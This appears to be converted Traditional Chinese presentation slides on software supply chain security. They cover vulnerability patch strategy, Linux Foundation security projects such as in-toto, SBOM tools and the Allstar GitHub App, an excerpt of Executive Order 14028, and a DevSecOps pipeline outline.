
# 使用了有漏洞的軟體 ≠ 使用了有漏洞的功能

致使修補策略有了幾個情形




# 使用了有漏洞的軟體 ≠ 使用了有漏洞的功能


致使修補策略有了幾個情形



## 例如：當 zlib 出 CVE 時，我受影響了嗎？



# Linux Foundation's Security Community



以 “10. in-toto” 為例

1. **OpenSSF**: find, inform, automate, fix, and educate
2. **SPDX (ISO 5962)**: international standard for Software Bill of Materials
3. **CNCF**: [guide for supporting software supply chain best practices](#)
4. **Best Practices badge**: [Core Infrastructure Initiative \(CII\) Best Practices badge](#) signifies code quality and security
5. **SSDF**: Secure Software Development Fundamentals set courses
6. **Let's Encrypt**: the world's largest certificate authority for the https:// protocol
7. **CCC**: Confidential Computing Consortium protects data in use in memory
8. **CHAOSS**: [Community Health Analytics Open Source Software](#) creates analytics and metrics for OSS that define health and identify risk
9. **Harvard Research Partnership**: Laboratory for Innovation Science at Harvard co-developed the report [Vulnerabilities in the Core, a Preliminary Report and Census II of Open Source Software](#)
10. **in-toto**: a framework designed to secure the integrity of software supply chains.

11. **TUF**: [The Update Framework](#) maintains the security of software update systems
12. **Uptane**: protects software updates delivered over-the-air to automobiles.
13. **sigstore**: eases the adoption of cryptographic software signing (of artifacts such as release files and container images) backed by tamper-resistant public logs
14. **Git**: Extending git to enable pluggable support for signatures
15. **patatt tool**: end-to-end cryptographic attestation to patches sent via email
16. **OpenChain (ISO 5230)**: international standard for open source component tracking through supply chain
17. **LFX**: identify OSS vulnerabilities and code secrets, powered by Snyk and BluBracket
18. **Ter**: software composition analysis tool and library to generates a layer-by-layer view of what's included within a container image
19. **SBOM Generator**: automatically generate a SBOM from your CI/CD system
20. **CatchIT**: CI/CD plug-in identifying confidential or sensitive information in code, and catch security violations
21. **osquery**: performant endpoint visibility




確保軟體供應鏈完整性的框架：讓建構的每個步驟，透明、公開以及可驗證


**A framework to secure the integrity of software supply chains**



**A framework to secure the integrity of software supply chains**



Example in English:



# Introducing the Allstar GitHub App

By OpenSSF | August 11, 2021 | [Blog](#)

Authors: Mike Maraya, Jeff Mendoza

Allstar : 強制全組織套用最佳安全政策





# Introducing the Allstar GitHub App

By OpenSSF | August 11, 2021 | [Blog](#)

Authors: Mike Maraya, Jeff Mendoza





GitHub App

## Allstar App

Allstar allows you to specify and enforce security policies for your GitHub organization. See the repo documentation for usage.

Instance of Allstar run by OpenSSF

Install

Next: Confirm your installation location.

Developer



ossf

[Website](#)

**Allstar App** is provided by a third-party and is governed by separate terms of service, privacy policy, and support documentation.

[Report abuse](#)

## Allstar : GitHub App



© 2022 GitHub, Inc.

[Terms](#)

[Privacy](#)

[Security](#)

[Status](#)

[Docs](#)

[Contact GitHub](#)

[Pricing](#)

[API](#)

[Training](#)

[Blog](#)

[About](#)



GitHub App

# Allstar App

Allstar allows you to specify and enforce security policies for your GitHub organization. See the repo documentation for usage.

Instance of Allstar run by OpenSSF

Install

Next: Confirm your installation location.

Developer



[Website](#)

**Allstar App** is provided by a third-party and is governed by separate terms of service, privacy policy, and support documentation.

[Report abuse](#)



© 2022 GitHub, Inc.

[Terms](#)

[Privacy](#)

[Security](#)

[Status](#)

[Docs](#)

[Contact GitHub](#)

[Pricing](#)


[API](#)

[Training](#)

[Blog](#)

[About](#)


# Linux Foundation's Security Community





以 “19. SBOM Generator” 為例  
Software Bill of Materials = SBOM

1. **OpenSSF**: find, inform, automate, fix, and educate
2. **SPDX (ISO 5962)**: international standard for Software Bill of Materials
3. **CNCF**: [guide for supporting software supply chain best practices](#)
4. **Best Practices badge**: [Core Infrastructure Initiative \(CII\) Best Practices badge](#) signifies code quality and security
5. **SSDF**: Secure Software Development Fundamentals set courses
6. **Let's Encrypt**: the world's largest certificate authority for the https:// protocol
7. **CCC**: Confidential Computing Consortium protects data in use in memory
8. **CHAOSS**: [Community Health Analytics Open Source Software](#) creates analytics and metrics for OSS that define health and identify risk
9. **Harvard Research Partnership**: Laboratory for Innovation Science at Harvard co-developed the report [Vulnerabilities in the Core, a Preliminary Report and Census II of Open Source Software](#)
10. **in-toto**: a framework designed to secure the integrity of software supply chains.


11. **TUF**: [The Update Framework](#) maintains the security of software update systems
12. **Uptane**: protects software updates delivered over-the-air to automobiles.
13. **sigstore**: eases the adoption of cryptographic software signing (of artifacts such as release files and container images) backed by tamper-resistant public logs
14. **Git**: Extending git to enable pluggable support for signatures
15. **patatt tool**: end-to-end cryptographic attestation to patches sent via email
16. **OpenChain (ISO 5230)**: international standard for open source component tracking through supply chain
17. **LFX**: identify OSS vulnerabilities and code secrets, powered by Snyk and BluBracket
18. **Ter**: software composition analysis tool and library to generates a layer-by-layer view of what's included within a container image
19. **SBOM Generator**: automatically generate a SBOM from your CI/CD system
20. **CatchIT**: CI/CD plug-in identifying confidential or sensitive information in code, and catch security violations
21. **osquery**: performant endpoint visibility







SBOM 有一些現成工具可使用或參考修改為合適己用，時間有限，另有機會再行分享





BRIEFING ROOM

# Executive Order on Improving the Nation's Cybersecurity

MAY 12, 2021 PRESIDENTIAL ACTIONS

2021-05-12

補充：美國拜登總統簽署的行政命令 EO 14028

By the authority vested in me as President by the Constitution and the laws of the United States of America, it is hereby ordered as follows:




借鏡

DevSecOps

## ENVIRONMENT PROMOTION

Production Readiness / Maturity



ENVIRONMENT PROMOTION  
*Production Readiness / Maturity*

Development

Test / QA

Staging

Production

PLAN & DEVELOP

TEST

BUILD ARTIFACT

SCAN ARTIFACT

